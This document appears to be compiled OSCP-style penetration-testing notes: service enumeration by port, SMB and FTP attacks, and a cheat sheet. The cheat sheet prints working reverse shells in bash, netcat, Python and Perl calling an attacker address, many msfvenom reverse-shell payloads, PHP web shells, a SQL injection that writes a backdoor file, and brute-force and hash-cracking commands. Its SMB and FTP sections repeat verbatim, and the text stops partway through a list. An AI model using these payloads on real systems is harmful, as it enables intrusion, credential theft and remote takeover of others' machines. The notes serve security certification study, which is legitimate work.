Okay this is only here as a reminder to always check for SSL-vulnerabilities such as heartbleed. For more on how to exploit web-applications check out the chapter on client-side vulnerabilities.
Heartbleed
OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable
First we need to investigate if the https-page is vulnerable to heartbleed
We can do that the following way.
```
sudo sslscan 192.168.101.1:443
```
or using a nmap script
```
nmap -sV --script=ssl-heartbleed 192.168.101.8
```
You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.
```
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 192.168.101.8
set verbose true
run
```
Now you have a flow of random data, some of it might be of interest to you.
CRIME
Breach
Certificate
Read the certificate.
- Does it include names that might be useful?
- Correct vhost

Port 554 - RTSP
RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are

running on this port. They often have a GUI interface, so look out for that.
Port 587 - Submission
Outgoing smtp-port
If Postfix is run on it it could be vunerable to shellshock https://www.exploit-db.com/exploits/34896/
Port 631 - Cups
Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run `netstat`. You can log in to it here: **http://localhost:631/admin**
You authenticate with the OS-users.
Find version. Test **cups-config --version**. If this does not work surf to **http://localhost:631/printers** and see the CUPS version in the title bar of your browser.
There are vulnerabilities for it so check your searchsploit.
Port 993 - Imap Encrypted
The default port for the Imap-protocol.
Port 995 - POP3 Encrypten
Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and recieve email.
Related ports: 110 is the POP3 non-encrypted.
25, 465
Port 1025 - NFS or IIS
I have seen them open on windows machine. But nothing has been listening on it.
Port 1030/1032/1033/1038
I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.
Port 1433 - MsSQL
Default port for Microsoft SQL .
`sqsh -S 192.168.1.101 -U sa`
Execute commands
```
# To execute the date command to the following after logging in
xp_cmdshell 'date'
go
```
Many o the scanning modules in metasploit requires authentication. But some do not.
`use auxiliary/scanner/mssql/mssql_ping`
Brute force.
`scanner/mssql/mssql_login`
If you have credencials look in metasploit for other modules.
Port 1521 - Oracle database
Enumeration
```
tnscmd10g version -h 192.168.1.101
tnscmd10g status -h 192.168.1.101
```
Bruteforce the ISD
`auxiliary/scanner/oracle/sid_brute`
Connect to the database with `sqlplus`
References:
http://www.red-database-security.com/wp/itu2007.pdf
Ports 1748, 1754, 1808, 1809 - Oracle
These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.
Port 2049 - NFS
Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.
If the service is on its default port you can run this command to see what the filesystem is sharing
`showmount -e 192.168.1.109`
Then you can mount the filesystem to your machine using the following command
```
mount 192.168.1.109:/ /tmp/NFS
mount -t 192.168.1.109:/ /tmp/NFS
```
Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.
This can be used to escalate privileges if it is not correct configured. Check chapter on Linux Privilege Escalation.
Port 2100 - Oracle XML DB
There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it. Can be accessed through ftp. Some default passwords here:https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm Name: Version:
Default logins: sys:sys scott:tiger
Port 3268 - globalcatLdap
Port 3306 - MySQL
Always test the following:
Username: root
Password: root
```
mysql --host=192.168.1.101 -u root -p
mysql -h <Hostname> -u root
mysql -h <Hostname> -u root@localhost
mysql -h <Hostname> -u ""@localhost
telnet 192.168.0.101 3306
```
You will most likely see this a lot:
`ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server`
This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.
Configuration files
`cat /etc/my.cnf`
http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html

Mysql-commands cheat sheet
http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html
Uploading a shell
`You can also use mysql to upload a shell`
Escalating privileges
If mysql is started as root you might have a chance to use it as a way to escalate your privileges.
MYSQL UDF INJECTION:
https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/
Finding passwords to mysql
You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the databse and see what users and passwords that are available. Maybe someone is resuing a password?
So the first step is to find the login-credencials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:
`/var/www/html/configuration.php`
In that file you find the

```
<?php
class JConfig {
    var $mailfrom = 'admin@rainng.com';
    var $fromname = 'testuser';
    var $sendmail = '/usr/sbin/sendmail';
    var $password = 'myPassowrd1234';
    var $sitename = 'test';
    var $MetaDesc = 'Joomla! - the dynamic portal engine and content management system';
    var $MetaKeys = 'joomla, Joomla';
    var $offline_message = 'This site is down for maintenance. Please check back again soon.';
    }
```

Port 3339 - Oracle web interface
Port 3389 - Remote Desktop Protocol
This is a proprietary protocol developed by windows to allow remote desktop.
Log in like this
`rdesktop -u guest -p guest 10.11.1.5 -g 94%`
Brute force like this
`ncrack -vv --user Administrator -P /root/passwords.txt rdp://192.168.1.101`
Ms12-020
This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.
Port 4445 - Upnotifyp
I have not found anything here. Try connecting with netcat and visiting in browser.
Port 4555 - RSIP
I have seen this port being used by Apache James Remote Configuration.
There is an exploit for version 2.3.2
https://www.exploit-db.com/docs/40123.pdf
Port 47001 - Windows Remote Management Service
Windows Remote Management Service
Port 5357 - WSDAPI
Port 5722 - DFSR
The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.
I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.
Port 5900 - VNC
VNC is used to get a screen for a remote host. But some of them have some exploits.
You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.
It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

```
background
use post/windows/gather/credentials/vnc
set session X
exploit
vncviewer 192.168.1.109
```

Ctr-alt-del
If you are unable to input ctr-alt-del (kali might interpret it as input for kali).
Try `shift-ctr-alt-del`
Metasploit scanner
You can scan VNC for logins, with bruteforce.
Login scan

```
use auxiliary/scanner/vnc/vnc_login
set rhosts 192.168.1.109
run
```

Scan for no-auth

```
use auxiliary/scanner/vnc/vnc_none_auth
set rhosts 192.168.1.109
run
```

Port 8080
Since this port is used by many different services. They are divided like this.
Tomcat
Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -
Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

From <https://sushant747.gitbooks.io/total-oscp-guide/list_of_common_ports.html>

Commands

Friday, December 7, 2018 10:37 AM

Python Servers

Web Server

python -m SimpleHTTPServer 80
FTP Server

Install pyftpdlib
pip install pyftpdlib

Run (-w flag allows anonymous write access)
python -m pyftpdlib -p 21 -w

Reverse Shells

Bash shell

bash -i >& /dev/tcp/10.10.10.10/4443 0>&1
Netcat without -e flag

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 4443 >/tmp/f
Netcat Linux

nc -e /bin/sh 10.10.10.10 4443
Netcat Windows

nc -e cmd.exe 10.10.10.10 4443
Python

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10",4443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
Perl

perl -e 'use Socket;$i="10.10.10.10";$p=4443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Remote Desktop

Remote Desktop for windows with share and 85% screen

rdesktop -u username -p password -g 85% -r disk:share=/root/ 10.10.10.10

PHP

PHP command injection from GET Request

<?php echo system($_GET["cmd"]);?>
#Alternative
<?php echo shell_exec($_GET["cmd"]);?>

Powershell

Non-interactive execute powershell file

powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File file.ps1

Misc

More binaries Path

export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/ucb/
Linux proof

hostname && whoami && cat proof.txt && /sbin/ifconfig
Windows proof

hostname && whoami.exe && type proof.txt && ipconfig /all

SSH Tunneling / Pivoting

sshuttle

sshuttle -vvr user@10.10.10.10 10.1.1.0/24
Local port forwarding

ssh <gateway> -L <local port to listen>:<remote host>:<remote port>
Remote port forwarding

ssh <gateway> -R <remote port to bind>:<local host>:<local port>
Dynamic port forwarding

ssh -D <local proxy port> -p <remote port> <target>
Plink local port forwarding

plink -l root -pw pass -R 3389:<localhost>:3389 <remote host>

SQL Injection

sqlmap crawl
sqlmap -u http://10.10.10.10 --crawl=1
sqlmap dump database
sqlmap -u http://10.10.10.10 --dbms=mysql --dump

sqlmap shell
sqlmap -u http://10.10.10.10 --dbms=mysql --os-shell

Upload php command injection file

union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/inetpub/wwwroot/backdoor.php'
Load file

union all select 1,2,3,4,load_file("c:/windows/system32/drivers/etc/hosts"),6
Bypasses

' or 1=1 LIMIT 1 --
' or 1=1 LIMIT 1 -- -
' or 1=1 LIMIT 1#
'or 1#
' or 1=1 --
' or 1=1 -- -

Brute force

John the Ripper shadow file

$ unshadow passwd shadow > unshadow.db
$ john unshadow.db

Hashcat SHA512 6 shadow file
hashcat -m 1800 -a 0 hash.txt rockyou.txt --username

#Hashcat MD5 1 shadow file
hashcat -m 500 -a 0 hash.txt rockyou.txt --username

Hashcat MD5 Apache webdav file
hashcat -m 1600 -a 0 hash.txt rockyou.txt

Hashcat SHA1
hashcat -m 100 -a 0 hash.txt rockyou.txt --force

Hashcat Wordpress
hashcat -m 400 -a 0 --remove hash.txt rockyou.txt

RDP user with password list

ncrack -vv --user offsec -P passwords rdp://10.10.10.10
SSH user with password list

hydra -l user -P pass.txt -t 10 10.10.10.10 ssh -s 22
FTP user with password list

medusa -h 10.10.10.10 -u user -P passwords.txt -M ftp

MSFVenom Payloads

PHP reverse shell
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f raw -o shell.php

Java WAR reverse shell
msfvenom -p java/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f war -o shell.war

Linux bind shell
msfvenom -p linux/x86/shell_bind_tcp LPORT=4443 -f c -b "\x00\x0a\x0d\x20" -e x86/shikata_ga_nai

Linux FreeBSD reverse shell
msfvenom -p bsd/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f elf -o shell.elf

Linux C reverse shell
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f c

Windows non staged reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f exe -o non_staged.exe

Windows Staged (Meterpreter) reverse shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f exe -o meterpreter.exe

Windows Python reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 EXITFUNC=thread -f python -o shell.py

Windows ASP reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f asp -e x86/shikata_ga_nai -o shell.asp

```
# Windows ASPX reverse shell
msfvenom -f aspx -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -o shell.aspx


# Windows JavaScript reverse shell with nops
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f js_le -e generic/none -n 18


# Windows Powershell reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -i 9 -f psh -o shell.ps1


# Windows reverse shell excluding bad characters
msfvenom -p windows/shell_reverse_tcp -a x86 LHOST=10.10.10.10 LPORT=4443 EXITFUNC=thread -f c -b "\x00 \x04" -e x86/shikata_ga_nai


# Windows x64 bit reverse shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f exe -o shell.exe


# Windows reverse shell embedded into plink
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
```

Interactive Shell

Upgrading to a fully interactive TTY using Python

```
# Enter while in reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z

# In Kali
$ stty raw -echo
$ fg

# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
```

File Transfers

HTTP

The most common file transfer method.

```
# In Kali
python -m SimpleHTTPServer 80
# In reverse shell - Linux
wget 10.10.10.10/file

# In reverse shell - Windows
```

```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.10.10/file.exe','C:\Users\user\Desktop\file.exe')"
```

FTP

This process can be mundane, a quick tip would be to be to name the filename as ‘file’ on your kali machine so that you don’t have to re-write the script multiple names, you can then rename the file on windows.

```
# In Kali
python -m pyftpdlib -p 21 -w
# In reverse shell
echo open 10.10.10.10 > ftp.txt
echo USER anonymous >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET file >> ftp.txt
echo bye >> ftp.txt

# Execute
ftp -v -n -s:ftp.txt
```

TFTP

Generic.

```
# In Kali
atftpd --daemon --port 69 /tftp
# In reverse shell
tftp -i 10.10.10.10 GET nc.exe
```

VBS

When FTP/TFTP fails you, this wget script in VBS was the go to on Windows machines.

```
# In reverse shell
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
# Execute
```

cscript wget.vbs http://10.10.10.10/file.exe file.exe

Buffer Overflow

Offensive Security did a fantastic job in explaining Buffer Overflows, It is hard at first but the more you do it the better you understand. I had re-read the buffer overflow section multiple times and ensured I knew how to do it with my eyes closed in preparation for the exam. Triple check the bad characters, don't just look at the structure and actually step through each character one by one would be the best advice for the exam.

```
# Payload
payload = "\x41" * <length> + <ret_address> + "\x90" * 16 + <shellcode> + "\x43" * <remaining_length>


# Pattern create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <length>


# Pattern offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l <length> -q <address>


# nasm
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp eax


# Bad characters
badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )
```

From <https://scund00r.com/all/oscp/2018/02/25/passing-oscp.html#preperation>

SMB

Wednesday, January 2, 2019 11:23 PM

SMB and SAMBA

Server Message Block (**SMB**) Protocol is a network file sharing protocol, and as implemented in Microsoft **Windows**

Samba has provided secure, stable and fast file and print services for all clients using the SMB/CIFS protocol, such as all versions of DOS and Windows, OS/2, Linux and many others

SMB Version	Windows version
CIFS	Microsoft Windows NT 4.0
SMB 1.0	Windows 2000, Windows XP, Windows Server 2003 and Windows Server 2003 R2
SMB 2.0	Windows Vista & Windows Server 2008
SMB 2.1	Windows 7 and Windows Server 2008 R2
SMB 3.0	Windows 8 and Windows Server 2012
SMB 3.0.2	Windows 8.1 and Windows Server 2012 R2
SMB 3.1.1	Windows 10 and Windows Server 2016

SMB uses the following TCP and UDP ports:

```
netbios-ns 137/tcp # NETBIOS Name Service
netbios-ns 137/udp
netbios-dgm 138/tcp # NETBIOS Datagram Service
netbios-dgm 138/udp
netbios-ssn 139/tcp # NETBIOS session service
netbios-ssn 139/udp
microsoft-ds 445/tcp # if you are using Active Directory
```

Enumeration

mblookup — NetBIOS over TCP/IP client used to lookup NetBIOS names

```
nmblookup -A $ip
```

```
enum4linux -a $ip
```

Used to enumerate data from Windows and Samba hosts and is a wrapper for `smbclient`, `rpcclient`, `net` and `nmblookup`

Look for users, groups, shares, workgroup/domains and password policies

list smb nmap scripts

```
locate .nse | grep smb
```

find SAMBA version number using the SMB OS discovery script:

`nmap -A $ip -p139`
then google to see if version is vulnerable

`SAMBA 3.x-4.x # vulnerable to linux/samba/is_known_pipename`
`SAMBA 3.5.11 # vulnerable to linux/samba/is_known_pipename`

smbmap

`smbmap -H $ip`

`smbmap -R $sharename -H $ip #Recursively list dirs, and files`

`smbmap -R $sharename -H $ip -A $fileyouwanttodownload -q #downloads a file in quiet mode`
downloads to the `/usr/share/smbmap` directory

generally works a bit better than enum4linux as it enum4linux tends to error out a bit

Ippsec using this tool https://www.youtube.com/watch?v=jUc1J31DNdw&t=445s

Null Session

A null SMB session can be used to gather passwords and useful information from SMB 1 by looking in shares that are not password protected for interesting files

Null session and extract information.

`nbtscan -r $ip`
Version

`msfconsole; use auxiliary/scanner/smb/smb_version; set RHOSTS $ip; run`
MultiExploit

`msfconsole; use exploit/multi/samba/usermap_script; set lhost 10.10.14.x; set rhost $ip; run`
Show all nmap SMB scripts

`ls -ls /usr/share/nmap/scripts/smb*`
Quick enum:

`nmap --script=smb-enum* --script-args=unsafe=1 -T5 $ip`
Quick vuln scan:

`nmap --script=smb-vuln* --script-args=unsafe=1 -T5 $ip`
Full enum and vuln scanning:

`nmap --script=smb2-capabilities,smb-print-text,smb2-security-mode.nse,smb-protocols,smb2-`

time.nse,smb-psexec,smb2-vuln-uptime,smb-security-mode,smb-server-stats,smb-double-pulsar-backdoor,smb-system-info,smb-vuln-conficker,smb-enum-groups,smb-vuln-cve2009-3103,smb-enum-processes,smb-vuln-cve-2017-7494,smb-vuln-ms06-025,smb-enum-shares,smb-vuln-ms07-029,smb-enum-users,smb-vuln-ms08-067,smb-vuln-ms10-054,smb-ls,smb-vuln-ms10-061,smb-vuln-ms17-010,smb-os-discovery --script-args=unsafe=1 -T5 $ip

Full enum & vuln scan:

```
nmap -p139,445 -T4 -oN smb_vulns.txt -Pn --script 'not brute and not dos and smb-*' -vv -d $ip
```

Mount:

```
smbclient //$ip/share -U username
```

Anonymous mount:

```
smbclient //$ip/share # hit enter with blank password
```

Eternal Blue

Exploits a critical vulnerability in the SMBv1 protocol

Worth testing Eternal blue - you might get lucky although (the system should be patched to fix this)

Vulnerable versions

Windows 7, 8, 8.1 and Windows Server 2003/2008/2012(R2)/2016

```
nmap -p 445 $ip --script=smb-vuln-ms17-010
```

Bruteforce

```
hydra -l administrator -P /usr/share/wordlists/rockyou.txt -t 1 $ip smb
```

Any metasploit exploit through Netbios over TCP in 139, you need to set:

```
set SMBDirect false
```

NFS

- Show all mounts

```
showmount -e $ip
```

- Mount a NFS share

```
mount $ip:/vol/share /mnt/nfs
```

SMB Vulnerability Scan

nmap -p 445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse 10.10.10.10

SMB Users & Shares Scan

nmap -p 445 -vv --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.10.10

Enum4linux
enum4linux -a 10.10.10.10
Null connect
rpcclient -U "" 10.10.10.10
Connect to SMB share
smbclient //MOUNT/share

What is NetBIOS?

NetBIOS stands for **Net**work **B**asic **I**nput **O**utput **S**ystem. IBM developed it along with Sytek. The primary intention of NetBIOS was developed as Application Programming Interface (API) to enable access to LAN resources by the client's software.
NetBIOS naming convention starts with 16-ASCII character string used to identify the network devices over TCP/IP; 15-characters are used for the device name, and the 16th character is reserved for the service or name record type.

NetBIOS Enumeration Explained:

NetBIOS software runs on port 139 on Windows operating system. File and printer service needs to be enabled to enumerate NetBIOS over Windows Operating system. An attacker can perform the below on the remote machine.

1. Choose to read or write to a remote machine depending on the availability of shares
2. Launch a Denial of Service (DoS) attack on the remote machine
3. Enumerate password policies on the remote machine

SMB and SAMBA

Server Message Block (**SMB**) Protocol is a network file sharing protocol, and as implemented in Microsoft **Windows**

Samba has provided secure, stable and fast file and print services for all clients using the SMB/CIFS protocol, such as all versions of DOS and Windows, OS/2, Linux and many others

SMB Version	Windows version
CIFS	Microsoft Windows NT 4.0
SMB 1.0	Windows 2000, Windows XP, Windows Server 2003 and Windows Server 2003 R2
SMB 2.0	Windows Vista & Windows Server 2008
SMB 2.1	Windows 7 and Windows Server 2008 R2
SMB 3.0	Windows 8 and Windows Server 2012
SMB 3.0.2	Windows 8.1 and Windows Server 2012 R2
SMB 3.1.1	Windows 10 and Windows Server 2016

SMB uses the following TCP and UDP ports:

```
netbios-ns 137/tcp # NETBIOS Name Service
netbios-ns 137/udp
netbios-dgm 138/tcp # NETBIOS Datagram Service
netbios-dgm 138/udp
netbios-ssn 139/tcp # NETBIOS session service
netbios-ssn 139/udp
```

microsoft-ds 445/tcp # if you are using Active Directory

Enumeration

mblookup — NetBIOS over TCP/IP client used to lookup NetBIOS names

```
nmblookup -A $ip
```

```
enum4linux -a $ip
```

Used to enumerate data from Windows and Samba hosts and is a wrapper for `smbclient`, `rpcclient`, `net` and `nmblookup`

Look for users, groups, shares, workgroup/domains and password policies

list smb nmap scripts

```
locate .nse | grep smb
```

find SAMBA version number using the SMB OS discovery script:

```
nmap -A $ip -p139
```

then google to see if version is vulnerable

SAMBA 3.x-4.x # vulnerable to linux/samba/is_known_pipename
SAMBA 3.5.11 # vulnerable to linux/samba/is_known_pipename

smbmap

```
smbmap -H $ip
```

```
smbmap -R $sharename -H $ip #Recursively list dirs, and files
```

```
smbmap -R $sharename -H $ip -A $fileyouwanttodownload -q #downloads a file in quiet mode
```

downloads to the `/usr/share/smbmap` directory

generally works a bit better than enum4linux as it enum4linux tends to error out a bit

Ippsec using this tool https://www.youtube.com/watch?v=jUc1J31DNdw&t=445s

Null Session

A null SMB session can be used to gather passwords and useful information from SMB 1 by looking in shares that are not password protected for interesting files

Null session and extract information.

```
nbtscan -r $ip
```

Version

```
msfconsole; use auxiliary/scanner/smb/smb_version; set RHOSTS $ip; run
```

MultiExploit

```
msfconsole; use exploit/multi/samba/usermap_script; set lhost 10.10.14.x; set rhost $ip; run
```

Show all nmap SMB scripts

```
ls -ls /usr/share/nmap/scripts/smb*
```

Quick enum:

```
nmap --script=smb-enum* --script-args=unsafe=1 -T5 $ip
```

Quick vuln scan:

```
nmap --script=smb-vuln* --script-args=unsafe=1 -T5 $ip
```

Full enum and vuln scanning:

```
nmap --script=smb2-capabilities,smb-print-text,smb2-security-mode.nse,smb-protocols,smb2-time.nse,smb-psexec,smb2-vuln-uptime,smb-security-mode,smb-server-stats,smb-double-pulsar-backdoor,smb-system-info,smb-vuln-conficker,smb-enum-groups,smb-vuln-cve2009-3103,smb-enum-processes,smb-vuln-cve-2017-7494,smb-vuln-ms06-025,smb-enum-shares,smb-vuln-ms07-029,smb-enum-users,smb-vuln-ms08-067,smb-vuln-ms10-054,smb-ls,smb-vuln-ms10-061,smb-vuln-ms17-010,smb-os-discovery --script-args=unsafe=1 -T5 $ip
```

Full enum & vuln scan:

```
nmap -p139,445 -T4 -oN smb_vulns.txt -Pn --script 'not brute and not dos and smb-*' -vv -d $ip
```

Mount:

```
smbclient //$ip/share -U username
```

Anonymous mount:

```
smbclient //$ip/share # hit enter with blank password
```

Eternal Blue

Exploits a critical vulnerability in the SMBv1 protocol

Worth testing Eternal blue - you might get lucky although (the system should be patched to fix this)

Vulnerable versions

Windows 7, 8, 8.1 and Windows Server 2003/2008/2012(R2)/2016

```
nmap -p 445 $ip --script=smb-vuln-ms17-010
```

Bruteforce

```
hydra -l administrator -P /usr/share/wordlists/rockyou.txt -t 1 $ip smb
```

Any metasploit exploit through Netbios over TCP in 139, you need to set:

```
set SMBDirect false
```

NetBIOS Security controls:

The following are the security controls to prevent NetBIOS enumeration attacks

- Minimize the attack surface by minimizing the unnecessary service like Server Message Block (SMB).
- Remove File and Printer sharing in Windows OS.

```
[*] Found NetBIOS service on 10.11.1.22:139
  [*] Enumeration
    [=] nmblookup -A 10.11.1.22
    [=] smbclient //MOUNT/share -I 10.11.1.22 N
    [=] smbclient -L //10.11.1.22
    [=] enum4linux -a 10.11.1.22
    [=] rpcclient -U "" 10.11.1.22
```

FTP

Wednesday, January 2, 2019 11:24 PM

FTP enumeration

- Enumerate:

```
nmap --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 $ip
```

- Bruteforce

```
hydra -l user -P /usr/share/john/password.lst ftp://$ip:21
```

- Bruteforce with metasploit

```
msfconsole -q msf> search type:auxiliary login: msf> use auxiliary/scanner/ftp/ftp_login
```

- Vuln scan

```
nmap --script=ftp-* -p 21 $ip
```

TFTP

- If unauthenticated access is allowed with write permissions you can upload a shell:

```
tftp $ip
tftp> ls
?Invalid command
tftp> verbose
Verbose mode on.
tftp> put shell.php
Sent 3605 bytes in 0.0 seconds [inf bits/sec]
```

```
nmap -sU -p 69 --script tftp-enum.nse $ip
```

or

```
use auxiliary/scanner/tftp/tftpbrute
connecting/interacting: tftp $ip tftp> put payload.exe tftp> get file.txt
```

FTP enumeration

- Enumerate:

```
nmap --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 $ip
```

- Bruteforce

```
hydra -l user -P /usr/share/john/password.lst ftp://$ip:21
```

- Bruteforce with metasploit

```
msfconsole -q msf> search type:auxiliary login: msf> use auxiliary/scanner/ftp/ftp_login
```

- Vuln scan

